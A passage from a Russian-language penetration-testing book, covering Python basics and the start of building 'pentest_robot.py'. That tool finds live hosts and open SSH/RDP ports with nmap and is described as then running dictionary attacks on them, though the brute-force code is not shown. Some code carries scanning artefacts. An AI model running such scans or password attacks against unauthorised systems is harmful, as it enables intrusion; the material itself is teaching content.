Чтобы прочитать один элемент в списке, вы должны использовать его порядковый номер, например (на основе предыдущей переменной `list_ports`):

```
>>> list_ports[1]
22
```

Чтобы прочитать несколько элементов в списке, вы должны следовать формуле [начальный индекс : до индекса]. Обратите внимание, что такое выражение вернет все элементы списка от начального индекса и до последнего перед до индекса. Например:

```
>>> list_ports[0:3]
[21, 22, 80]
```

Обновление элементов списка

Вы можете изменить содержимое переменной списка. Для этого вам просто нужно указать индекс значения, которое вы хотите изменить:

```
>>> list_ports[0]='FTP'
>>> list_ports
['FTP', 22, 80, 443]
```

Удаление элемента списка

Чтобы удалить элемент списка, вы должны использовать ключевое слово `del`, а также указать его индекс. Чтобы удалить порт 443 из списка `list_ports`, выполните следующую команду:

```
>>> del list_ports[3]
>>> list_ports
['FTP', 22, 80]
```

Кортежи

Кортежи похожи на списки, но основное отличие состоит в том, что кортежи доступны только для чтения и не могут быть изменены. Когда вы хотите объявить переменную кортежа, вы должны использовать круглые скобки для заключения значений:

```
>>> tuple_ports=(21,22,80,443)
>>> tuple_ports[0]
21
```

Словарь

Переменная словаря будет содержать список пар «ключ — значение», разделенных двоеточием (:). Лучший пример — визуализировать работу этого типа на примере номера порта:

```
>>> dic_ports = { 'FTP':21, 'HTTP':80 }
>>> dic_ports['FTP']
21
```

ДОПОЛНИТЕЛЬНЫЕ ПРИЕМЫ В PYTHON

Мы лишь слегка коснулись того, как работать с Python. В следующих подразделах мы рассмотрим более продвинутые концепции программирования, которые позволят создавать программы на этом фантастическом языке. Обратите внимание, что в главе 18 я покажу вам, как с помощью Python создать инструмент автоматизации, а текущая глава подготовит вас к этой задаче.

Функции

Как и переменные, функции создаются для организации кода и предотвращения избыточности, ошибок и неправильных методов программирования. Код будет выглядеть более читабельным и логичным, когда мы добавим функции. Есть несколько важных правил, о которых вам нужно знать при использовании функций в Python, но сначала посмотрим, как выглядит типичная структура функции:

```
def function_name(parameters):
      #логика здесь
      return [value/None]
```

Основываясь на предыдущей структуре, опишем правила создания функции в Python:

- перед именем функции необходимо добавить ключевое слово `def` (определение);
- если ваша функция будет принимать параметры, то вы должны добавить их в круглых скобках после имени функции;
- перед запуском функции необходимо добавить двоеточие (`:`);
- содержимое функции должно иметь отступ;
- при желании вы можете добавить оператор возврата, чтобы сообщить, что функция завершила выполнение.

Создадим простой пример, добавив функцию, которая будет печатать любое сообщение, которое мы ему отправим:

```
def print_text (text_val):
print (text_val)
return
```

Возвращаемые значения

В некоторых случаях вы хотите, чтобы ваша функция возвращала некие значения. Например, вы хотите вернуть имя сервиса на основе номера порта:

```
def get_serviceName (port_number):
    ports_services = {21:'FTP', 22:'SSH', 80:'HTTP', 443:'HTTPS'}
    return ports_services[port_number]

print (get_serviceName(21))
```

Необязательные аргументы

Вы также можете добавить необязательные аргументы, задав им значение по умолчанию, если не передано другое значение. Мы воспользуемся предыдущим примером и сделаем аргумент номера порта необязательным, присвоив ему значение по умолчанию 80:

```
def get_serviceName (port_number=80):
    ports_services = {21:'FTP', 22:'SSH', 80:'HTTP', 443:'HTTPS'}
    return ports_services[port_number]
#поскольку аргумент порта является необязательным, я не буду вводить значение
print (get_serviceName())
```

Глобальные переменные

Глобальные переменные расположены во внешней области (например, не в функции или цикле и т. д.) сценария Python и обычно определяются вначале. Лучше всего показать, как это работает, на примере:

```
# Это глобальная переменная
default_portNumber = 80

def print_portNumber() :
    #Это локальная переменная внутри функции
    default_portNumber = 443
    return default_portNumber

print ("The local variable value: %d" % print_portNumber())
print ("The global variable value: %d" % default_portNumber)
```

Запуск предыдущего сценария выдаст следующий результат:

```
The local variable value: 443
The global variable value: 80
```

Изменение глобальных переменных

Что делать, если вы хотите изменить глобальную переменную внутри функции? В этом случае вы должны использовать синтаксис `global`:

```
# Это глобальная переменная
default_portNumber = 80
```

```
def print_portNumber(port_number):
    #Локальная переменная, которая может изменить значение глобальной переменной
    global default_portNumber
    default_portNumber = port_number
    return default_portNumber

print ("The local variable value: %d" % print_portNumber(443))
print ("The global variable value: %d" % default_portNumber)
```

На этот раз у нас не такие результаты, как в предыдущем примере, поскольку мы изменили значение глобальной переменной внутри функции:

```
The local variable value: 443
The global variable value: 443
```

Условия

Условия выполняются с помощью операторов `if`; они будут проверять логические (Boolean) результаты условия, чтобы оценить его истинность. Если возвращается результат `True`, то условие будет выполнено, а если `False`, то нет. Определение может показаться причудливым, но принцип оказывается прост, когда вы начинаете практиковаться. Например:

```
def login (password):
    if (password == "MrRobot"):
        print ("Welcome to FSociety!")

secret = input ("Enter your password: ")
#вызов функции входа
login(secret)
```

Вот как это выглядит в окне вывода:

```
Enter your password: MrRobot
Welcome to FSociety!
```

Оператор if/else

В предыдущем примере вы видели, как войти с паролем, но что, если мы хотим показать другое сообщение, когда пользователь вводит неверный пароль? В этом случае оператор `if/else` выполнит работу:

```
def login (password):
    if (password == "MrRobot"):
        print ("Welcome to FSociety!")
    else:
        print ("Wrong Password Hacker!")

secret = input ("Enter your password: ")
login(secret)
```

Вывод будет выглядеть следующим образом, если пользователь вводит неверный пароль:

```
Enter your password: Gus
Wrong Password Hacker!
```

Операторы сравнения

В предыдущем примере с условием мы использовали оператор сравнения двойного равенства (==), но есть и другие операторы. В табл. 17.4 перечислены наиболее распространенные операторы сравнения, которые вам придется использовать при сравнениях.

В примерах в табл. 17.4 мы используем две целочисленные переменные:

```
ftp_port = 21
http_port = 80
```

Таблица 17.4. Операторы сравнения

ОПЕРАТОР	ОПИСАНИЕ	ПРИМЕР
==	Проверяет, равны ли правый и левый операнды	>>> ftp_port == http_port False
!=	Проверяет, не равен ли правый операнд левому	>>> ftp_port != http_port True
>	Проверяет, больше ли левый операнд, чем правый	>>> ftp_port > http_port False
>=	Проверяет, больше или равен правому левый операнд	>>> ftp_port >= 21 True
<	Проверяет, меньше ли левый операнд, чем правый	>>> ftp_port < http_port True
<=	Проверяет, меньше или равен правому левый операнд	>>> ftp_port <= 21 True

Итерации цикла

Оператор цикла будет повторять строки кода несколько раз, пока не будет выполнено условие. Хороший образец получится из предыдущего примера оператора `if`; что, если вы хотите, чтобы пользователь ввел пароль несколько раз, прежде чем заблокировать его? Есть два способа достичь цели. В первом используется оператор цикла `while`, а во втором — оператор цикла `for`.

Цикл while

В этом примере мы задействуем цикл `while`, чтобы позволить пользователю ввести пароль три раза, прежде чем выкинуть его из системы:

```
def login (password):
    if (password == "MrRobot"):
        print ("Welcome to FSociety!")
    else:
        print ("Wrong Password Hacker!")

attempts = 0
while (attempts < 3):
    secret = input ("Enter your password: ")
    login(secret)
    attempts = attempts + 1

if (attempts == 3):
    print("Maximum attempts has been made, exiting ...")
```

Так выглядит результат:

```
Enter your password: attempt1
Wrong Password Hacker!
Enter your password: attempt2
Wrong Password Hacker!
Enter your password: attempt3
Wrong Password Hacker!
Maximum attempts have been made, exiting ...
```

Цикл for

Мы можем достичь той же цели с попытками ввода пароля с помощью цикла `for`, который проще, чем концепция цикла `while`. (Я практически не использую цикл `while`; вместо этого я обычно работаю с циклом `for`.)

```
def login (password):
    if (password == "MrRobot"):
        print ("Welcome to FSociety!")
```

```
    else:
        print ("Wrong Password Hacker!")

for attempt in range(0,3):
    secret = input ("Enter your password: ")
    login(secret)
    if (attempt == 2):
        print("Maximum attempts has been made, exiting ...")
```

Будет показан тот же вывод, что и в предыдущем примере. Обратите внимание, что `range(0,3)` будет хранить в переменной `attempt` последовательность 0, 1, 2 (а не 1, 2, 3 или 0, 1, 2, 3). Вот почему я использовал условие `if (attempt==2)`, чтобы узнать, когда количество попыток было максимальным.

Управление файлами

Когда дело доходит до управления файлами в Python, у вас есть два варианта:

- открыть и прочитать (только) файл;
- записать в файл.

Чтобы открыть и прочитать файл в Python, вам потребуется использовать функцию `open` и задать ей два параметра:

- путь к файлу;
- буква `r` для обозначения того, что мы используем режим только для чтения.

В следующем примере мы откроем файл словаря и напечатаем первые десять строк:

```
#!/usr/bin/python3
import sys

try:
    open_file=open("/usr/share/wordlists/nmap.lst",'r')
    print ("File opened successfully!")

    count = 0
    for line in open_file:
        count = count + 1
        print line
        if (count == 100):
            break
except:
    print ("cannot open the file")
    sys.exit(0)
```

Чтобы записать в файл Python, вы должны изменить букву `r` в вызове `open` на букву `a` (что означает добавление (append)):

```
#!/usr/bin/python3

def write_file(file_path,contents):
    try:
        open_file = open(file_path,'a')
        open_file.write(contents)
    except Exception as err:
        print ("Error: %s" % str(err))
    finally:
        return

#вызов функции
write_file('/root/test.txt',"Hacking Test\n")
```

В предыдущем примере следует обратить внимание на два важных понятия (о них вы узнаете подробно в следующих разделах):

- обработка исключений;
- экранирование символов, например, как `\n` (новая строка).

Обработка исключений

Обработка исключений/ошибок обязательно отловит ошибку, когда та произойдет. Если вы хотите использовать обработку ошибок, то должны применить следующий шаблон:

```
try:
      #Ваш код здесь
except [Тип объекта исключения] as [переменная]:
      #Здесь вы обрабатываете исключение
finally:
      #Добавить логику для выполнения в конце
```

Мы использовали объект исключения (`Exception as err`) в предыдущем примере (функция `write_file`). Тем не менее существует гораздо больше типов объектов-исключений (обратите внимание, что вы можете просто использовать ключевое слово `except` без объявления типа объекта-исключения, как мы сделали в примере с открытием и чтением файла). Как пентестер вы будете использовать тип объекта исключения бóльшую часть времени. Объект исключения — это корневой класс, обрабатывающий все типы исключений (ошибок).

Экранирование символов

В примере с записью в файл мы использовали символ `\n` для добавления новой строки после вставки нового текста. Мы добавили этот escape-символ, чтобы посмотреть, как же еще поступить в подобном случае. У вас есть несколько вариантов escape-символов, которые вы можете использовать (табл. 17.5).

Таблица 17.5. Escape-символы Python

СИМВОЛ	ОПИСАНИЕ
\a	Звуковое уведомление
\b	Backspace (удаление символа, расположенного перед кареткой)
\s	Пробел
\t	Табуляция
\n	Новая строка
\r	Возврат каретки

Пользовательские объекты в Python

Объекты или классы были созданы для организации исходного кода в еще более детализированный способ достижения чистого кода. Предыдущее утверждение немного философское; не волнуйтесь, вы скоро поймете, что такое класс (или объект), из примеров. Предположим, вы создаете сканер портов на Python. Рекомендуется создать класс, который обрабатывает все стандартные функции (мы называем их *объектами вспомогательного класса*). Объекты классов удобны для работы с большими программами с исходным кодом. Мы не будем рассматривать в этой главе все приемы объектно-ориентированного программирования, поскольку они не нужны вам как пентестеру (это информация для программистов). Но вам необходимо знать следующие термины:

- **члены класса** — общедоступные переменные, созданные внутри класса (например, текстовый элемент в следующем примере);
- **методы** — общедоступные функции, созданные внутри класса (например, метод `print_red`, разобранный в следующем примере);
- **конструктор** — основная функция, которая вызывается при создании объекта (экземпляра) класса;
- **инстанцирование** — происходит, когда объект класса объявляется вне его области действия (например, объект `prnt`, созданный в следующем примере);
- **self** — ключевое слово, используемое внутри класса для представления его экземпляра.

Лучше один раз увидеть, чем сто раз услышать, поэтому начнем с создания объекта класса печати. Следующий класс имеет два метода (функции): для печати текста красного и зеленого цвета соответственно (представьте, насколько гибок этот класс: вы можете повторно использовать его в любой разрабатываемой вами программе):

```
#!/usr/bin/python3

# Здесь мы начинаем класс, используя ключевое слово class
class PrintColor:
    # Локальные переменные класса
    red_color = "\033[91m {}\033[00m"
    green_color = "\033[92m {}\033[00m"

    # Конструктор класса с помощью функции __init__
    # self означает сам класс; нам всегда нужно включать его в качестве
    # первого параметра
    def __init__(self,text):
        # Текст является членом класса
        self.text = text

    #предоставляемые функции называются методами
    #эта общедоступная функция будет печатать текст красным цветом
    def print_red(self):
        print(self.red_color.format(self.text))

    #эта функция будет печатать текст зеленым цветом
    def print_green(self):
        print(self.green_color.format(self.text))

# Здесь мы вызываем класс, создаем его экземпляр, создавая объект prnt
prnt = PrintColor("Text to be printed")
#Вызов метода печати зеленого текста
prnt.print_green()
#Вызов метода печати красного текста
prnt.print_red()
```

РЕЗЮМЕ

Надеюсь, вам понравилась эта глава и вы попрактиковались в ней. Python — мой выбор для автоматизации всех сценариев тестирования на проникновение. В следующей главе вы увидите, как применить то, что вы узнали здесь, для создания инструментов автоматизации.

ГЛАВА

18

Автоматизация пентеста с помощью Python

Поздравляю! Вы только что добрались до конца книги. Люди редко берут на себя обязательства и остаются до конца. Если вы здесь, то снимаю шляпу — мое вам уважение: уверен, что ваш успех в жизни неизбежен.

В этой главе основное внимание будет уделено тому, как взять простую идею и реализовать ее на Python. Изобретатели начинают с небольшой идеи, а потом, будучи готовыми (после всех неудач), реализуют свое видение. Мы рассмотрим, как взять идею автоматизации и использовать ее для работы пентестера. На данном этапе вы должны знать основы Python. Если нет, то не стесняйтесь вернуться к главе 17 и попрактиковаться, поскольку текущая глава посвящена логике приложения.

РОБОТ ДЛЯ ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ

Приложение, которое понадобится нам в этой главе, называется роботом для тестирования на проникновение (`pentest_robot.py`). Этот инструмент будет использовать протоколы удаленного взаимодействия в ОС Windows и Linux. Для доступа к системе Windows мы можем использовать RDP (порт 3389), а для удаленного доступа к ОС Linux — SSH (порт 22). Этот инструмент предназначен для автоматизации процесса и сканирования одного IP-адреса или диапазона и поиска этих двух сервисов. Если эти порты доступны, то инструмент попытается автоматизировать атаку по словарю.

Как работает приложение

Успешные разработчики часто проектируют свое приложение до того, как приступают к написанию кода. Обычно для этой цели я использую Microsoft Visio.

Как видно на рис. 18.1, пользователь введет один IP-адрес или диапазон (в формате CIDR), после чего приложение выполнит следующие действия:

1) проверит ввод;
2) просканирует живые хосты;
3) просканирует порты живых хостов и проверит наличие портов 22 и 3389;
4) если порты открыты, попробует провести атаку по словарю;
5) сохранит окончательные результаты в текстовый файл.

```
root@kali:~/pythonLab# ./pentest_robot.py
Welcome To Pentest Robot
################################################
Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):
IP/CIDR>172.16.0.0/24

[i] Checking for Live Hosts...
[+] 172.16.0.1 is up
[+] 172.16.0.2 is up
[+] 172.16.0.100 is up
[+] 172.16.0.103 is up
[+] 172.16.0.107 is up

[i] Starting Nmap port scan on host 172.16.0.1
################################################
[i] Starting Nmap port scan on host 172.16.0.2
[+] Port Open: 3389/tcp, Service Name: ms-wbt-server
[i] Starting RDP Brute-Force on host 172.16.0.2
################################################
[i] Starting Nmap port scan on host 172.16.0.100
[+] Port Open: 3389/tcp, Service Name: ssl/ms-wbt-server?
[i] Starting RDP Brute-Force on host 172.16.0.100
################################################
[i] Starting Nmap port scan on host 172.16.0.103
################################################
[i] Starting Nmap port scan on host 172.16.0.107
[+] Port Open: 22/tcp, Service Name: ssh
[i] Starting SSH Brute-Force on host 172.16.0.107
################################################

[*] Pentest Robot Finished The Execution!
```

ПРИМЕЧАНИЕ

Полный исходный код программы из этой главы будет доступен для скачивания с GitHub по адресу github.com/GusKhawaja/PentestRobot.

Окончательная версия приложения после запуска выглядит вот так (рис. 18.1).




Рис. 18.1. Как работает приложение

Пакеты Python

Прежде чем мы начнем разработку этого приложения, рассмотрим способ установки пакетов Python через командную строку. Python использует pip для установки пакетов (такой же, как пакетный менеджер apt, но специально для Python). Поскольку в этой главе мы будем использовать Python 3, вам потребуется установить pip3 в вашей системе Kali (если вы используете только pip в своей командной строке, то Kali будет устанавливать пакеты Python 2). Чтобы установить `pip3`, выполните следующие две команды:

```
$ apt update
$ apt install python3-pip
```

Например, `yapf` — это средство форматирования Python, которое поможет вам отформатировать исходный код Python (для чистой разработки кода). Чтобы установить его на Kali, вы можете использовать `pip3`, как показано здесь:

```
root@kali:~# pip3 install yapf
```

Всякий раз, когда вы хотите использовать новый пакет, VS Code будет применять `pip3` для его установки (вы можете брать `yapf` для форматирования кода Python внутри VS Code). Таким образом, вам нужно будет установить `pip3` перед разработкой полноценного приложения (подобного тому, которое мы создаем в этой главе).

Запуск приложения

Здесь мы начнем создавать свое приложение. Мы создадим каждую часть на основе схемы рабочего процесса, показанного на рис. 18.1. Первый шаг — распечатать баннер и убедиться, что пользователь понимает, что ему нужно ввести.

В Python есть техника, которую мы не рассмотрели в предыдущей главе. Это условие (оператор `if`) вызывается в начале при загрузке приложения. На самом деле сюда мы собираемся вставить наши задачи запуска. Формат оператора `if` будет выглядеть следующим образом:

```
if __name__ == '__main__':
       [Здесь вы добавляете сценарий, который будет запускаться первым]
```

Не волнуйтесь; в следующем примере вы поймете, как это работает. Мы вставим всю логику загрузки внутрь этого условия (поскольку нам нужно, чтобы данный код выполнялся в первую очередь):

```
#!/usr/bin/python3

if __name__ == '__main__':
    """
```

```
    Здесь приложение вызывается при запуске
    """
    # вывести баннер
    print("Welcome To Pentest Robot")
    print("############################")
    print("Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):")

    # Ввод пользователя
    cidr_input = input("IP/CIDR>")
    print (cidr_input)
```

Сохраните сценарий и назовите его `pentest_robot.py`. Вывод этого сценария будет выглядеть следующим образом (обратите внимание, что я использую Visual Studio Code для его запуска):

```
Welcome To Pentest Robot
############################
Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):
IP/CIDR>172.16.0.1
172.16.0.1
```

Проверка ввода

Теперь пришло время заняться вторым этапом диаграммы рабочего процесса приложения, а именно проверкой ввода. Пользователь вводит либо один IP-адрес, либо диапазон в формате CIDR. Существует модуль Python, который позаботится об этой проверке, — `ipaddress.py`; вы должны скачать его по следующему адресу: raw.githubusercontent.com/python/cpython/3.9/Lib/ipaddress.py — и сохранить в том же каталоге приложения.

Затем импортируйте этот модуль, используя следующую конструкцию:

```
from ipaddress import ip_network
```

Поскольку мы будем использовать метод `ip_network`, используйте синтаксис импорта, чтобы добиться поставленной цели. Этот шаблон позволит избежать многократного повторения одного и того же синтаксиса `ip_network` в нашем сценарии:

```
#!/usr/bin/python3
from ipaddress import ip_network

def validate_input(cidr_input):
    """
    Проверьте пользовательский ввод — IP-адрес в формате CIDR
    """
    hosts = []
    try:
        hosts = list(ip_network(cidr_input).hosts())
    except:
```

```
        print('Invalid input! A valid CIDR IP range example: 192.168.0.0/24')
        return None

    return hosts

if __name__ == '__main__':
    """
    Здесь приложение вызывается при запуске
    """

    # print Banner
    print("Welcome To Pentest Robot")
    print("############################")
    print("Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):")

    # user input
    cidr_input = input("IP/CIDR>")
    hosts = validate_input(cidr_input)
```

Чтобы обеспечить качество, протестируем три случая:

- ввод одного IP-адреса;
- ввод валидного диапазона CIDR;
- ввод невалидного диапазона CIDR.

Сценарий 1. Один IP (ожидание: без ошибок):

```
Welcome To Pentest Robot
############################
Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):
IP/CIDR>172.16.0.1
root@kali:~#
```

Сценарий 2. Допустимый диапазон IP-адресов (ожидание: без ошибок):

```
Welcome To Pentest Robot
############################
Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):
IP/CIDR>172.16.0.0/24
root@kali:~#
```

Сценарий 3. Недопустимый формат CIDR (ожидание: должно быть напечатано сообщение об ошибке):

```
Welcome To Pentest Robot
############################
Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):
IP/CIDR>172.16.0.1/24
Invalid input! A valid CIDR IP range example: 192.168.0.0/24
root@kali:~#
```

Рефакторинг кода

Методология рефакторинга кода позволит избежать ужасных практик программирования (таких, как копирование одного и того же кода в нескольких местах и т. д.). Программисты постоянно напоминают о важности разработки чистого исходного кода. Как мы можем применить этот принцип к нашему приложению? На данном этапе мы можем предсказать две вещи, которые нам нужно будет централизовать, чтобы избежать дублирования:

1) необходимо будет напечатать разделительную линию в нескольких местах;
2) необходимо будет выполнять команды в нескольких местах.

Мы создадим объект класса `UTILITIES` и добавим два метода, которые будут охватывать эти два сценария:

```
import subprocess
class UTILITIES:
    def __init__(self):
        """
        Конструктор класса
        """

    def separator_line(self): return "###################################"

    def execute_command(self, cmd):
        """
        Эта функция выполнит команду в окне терминала
        """
        #обьявить выходную переменную команды
        cmd_output = ""

        try:
            cmd_output = subprocess.check_output(cmd,shell=True,stderr=
                         subprocess.STDOUT)
            cmd_output = cmd_output.decode("utf-8")
            cmd_output += "\n%s\n" % self.seperator_line()
        except Exception as e:
            print(str(e))
            print("Error – cannot execute the cmd: %s" % cmd)
        finally:
            return cmd_output
```

Сканирование живых хостов

Следующий шаг на схеме рабочего процесса — поиск живых хостов. Мы будем использовать Nmap для выполнения работы на основе ввода пользователя (один IP-адрес или диапазон):

```
class HostScan:
    def __init__(self, host_ip):
```

```
        """
        Конструктор класса
        """
        self.host_ip = host_ip
        self.util = UTILITIES()

    def is_host_live(self):
        """
        Проверьте, активен ли хост
        """
        nmap_cmd = "nmap -sn %s" % self.host_ip
        nmap_output = self.util.execute_command(nmap_cmd)
        if ("1 host up" in nmap_output):
            print("[+] %s is up" % self.host_ip)
            return True
        else:
            return False

def validate_input(cidr_input):
    """
    Проверьте пользовательский ввод — IP-адрес в формате CIDR
    """
    hosts = []
    try:
        hosts = list(ip_network(cidr_input).hosts())
    except:
        print('Invalid input! A valid CIDR IP range example: 192.168.0.0/24')
        return None

    return hosts

if __name__ == '__main__':
    """
    Здесь приложение вызывается при запуске
    """
    util = UTILITIES()

    # вывод Банера
    print("Welcome To Pentest Robot")
    print(util.separator_line())
    print("Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):")

    # Ввод пользователя
    cidr_input = input("IP/CIDR>")
    hosts = validate_input(cidr_input)

    # если значение CIDR допустимо
    if (hosts != None):
        print("\n[i] Checking for Live Hosts...")
        LIVE_HOSTS = []
        for host in hosts:
            scanner = HostScan(host)
            if (scanner.is_host_live()):
                LIVE_HOSTS.append(host)
    print (LIVE_HOSTS)
```

Чтобы протестировать этот новый фрагмент кода, мы реализуем следующие два тестовых примера:

- с одним IP-адресом (хост жив);
- с диапазоном IP-адресов (полная подсеть).

Сценарий 1 (ожидание: хост активен):

```
Welcome To Pentest Robot
################################################
Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):
IP/CIDR>172.16.0.1

[i] Checking for Live Hosts...
[+] 172.16.0.1 is up
[IPv4Address('172.16.0.1')]
root@kali:~#
```

Сценарий 2 (ожидание: правильное обнаружение активных хостов в сети):

```
Welcome To Pentest Robot
################################################
Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):
IP/CIDR>172.16.0.0/24

[i] Checking for Live Hosts...
[+] 172.16.0.1 is up
[+] 172.16.0.2 is up
[+] 172.16.0.100 is up
[+] 172.16.0.103 is up
[+] 172.16.0.107 is up
[IPv4Address('172.16.0.1'), IPv4Address('172.16.0.2'),
IPv4Address('172.16.0.100'), IPv4Address('172.16.0.103'),
IPv4Address('172.16.0.107')]
root@kali:~#
```

Сканирование портов и сервисов

На данном этапе у нас есть список IP-адресов активных хостов. Далее мы будем сканировать каждый работающий хост, найденный на предыдущем шаге, и искать два открытых порта, 22 и 3389. Еще одна проблема здесь — форматирование вывода сканера Nmap. Для этой цели мы создадим функцию, которая вернет список объектов пользовательских сервисов (`ServiceDTO`). Подводя итог, мы будем реализовывать на этом шаге следующие действия.

1. Создадим метод (`port_scan`) внутри класса HostScan, который сканирует открытые порты 22 и 3389.

2. Создадим второй метод (`parse_nmap_output`), который будет анализировать выходные данные сканирования портов Nmap и возвращать список пользовательских элементов сервиса (`ServiceDTO`).
3. Создадим класс `serviceDTO` (DTO — data transfer object, означает объект передачи данных), который будет использоваться в возвращаемом значении предыдущего метода.
4. Наконец, вызовем метод сканирования портов из основного раздела приложения.

Во-первых, создадим два метода внутри класса `HostScan`:

```
class HostScan:
    def __init__(self, host_ip):
        """
        Конструктор класса
        """
        self.host_ip = host_ip
        self.util = UTILITIES()

    def is_host_live(self):
        """
        Проверьте, активен ли хост
        """
        nmap_cmd = "nmap -sn %s" % self.host_ip
        nmap_output = self.util.execute_command(nmap_cmd)
        if ("1 host up" in nmap_output):
            print("[+] %s is up" % self.host_ip)
            return True
        else:
            return False

    def port_scan(self):
        """
        Просканируйте порты хоста, также добавьте сканирование версий,
        чтобы получить информацию о сервисе.
        """
        print("[i] Starting Nmap port scan on host %s" % self.host_ip)
        nmap_cmd = "nmap -sV -p 22,3389 --open %s" % self.host_ip
        nmap_output = self.util.execute_command(nmap_cmd)
        return nmap_output

    def parse_nmap_output(self, nmap_output):
        """
        Разобрать результаты nmap
        """
        service_names_list = {}
        nmap_output = nmap_output.split("\n")
        for output_line in nmap_output:
            output_line = output_line.strip()
```

```
            services_list = []
            # если порт открыт
            if ("tcp" in output_line) and (
                    "open"
                    in output_line) and not ("Discovered" in output_line):
                # очищаем пробелы
                while "  " in output_line:
                output_line = output_line.replace("  ", " ")
                # Разделить строку
                    output_line_split = output_line.split(" ")
                # Третий элемент после разделения — имя сервиса
                service_name = output_line_split[2]
                # Первая часть разделения — номер порта
                port_number = output_line_split[0]

                # Получить описание сервиса
                output_line_split_length = len(output_line_split)
                end_position = output_line_split_length — 1
                current_position = 3
                service_description = ''

                while current_position <= end_position:
                    service_description += ' ' + output_line_split[
                        current_position]
                    current_position += 1

                # Создаем сервисный объект
                service = ServiceDTO(port_number, service_name,
                                     service_description)
                # Обязательно добавьте новый сервис, если другой
                # уже существует на другом номере порта
                exists on a different port number
                if service_name in service_names_list:
                    # Получить ранее сохраненные объекты
                    services_list = service_names_list[service_name]

                services_list.append(service)
                print("[+] Port Open: %s, Service Name: %s" % (service
                .port, service.name))
                service_names_list[service_name] = services_list

    return service_names_list
```

Во-вторых, создадим класс DTO; этот объект будет содержать информацию о каждом сервисе, найденном в выводе Nmap:

```
class ServiceDTO:
    """
    Этот класс ServiceDTO будет хранить значения объекта после сканирования nmap.
    """

    # Конструктор класса
```

```
    def __init__(self, port, name, description):
        self.description = description
        self.port = port
        self.name = name
```

Наконец, вызовем метод сканирования Nmap из основного раздела:

```
if __name__ == '__main__':
    """
    Здесь приложение вызывается при запуске
    """
    util = UTILITIES()

    # вывести баннер
    print("Welcome To Pentest Robot")
    print(util.separator_line())
    print("Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):")

    # Ввод пользователя
    cidr_input = input("IP/CIDR>")
    hosts = validate_input(cidr_input)

    # если значение CIDR допустимо
    if (hosts != None):
        print("\n[i] Checking for Live Hosts...")
        LIVE_HOSTS = []
        for host in hosts:
            scanner = HostScan(host)
            if (scanner.is_host_live()):
                LIVE_HOSTS.append(host)

        print("\n")
        #if we have live hosts
        if (len(LIVE_HOSTS) > 0):
            for live_host in LIVE_HOSTS:
                    scanner_live_hosts = HostScan(live_host)
                    port_scan_results = scanner_live_hosts.port_scan()
                    parsed_nmap_results = scanner_live_hosts
    .parse_nmap_output(port_scan_results)
```

Пришло время проверить все. Мы будем использовать один тестовый сценарий (задействуя диапазон IP-адресов), где уже знаем сервисы каждого из узлов. Цель — проверить точность результатов сканирования портов:

```
Welcome To Pentest Robot
##################################################
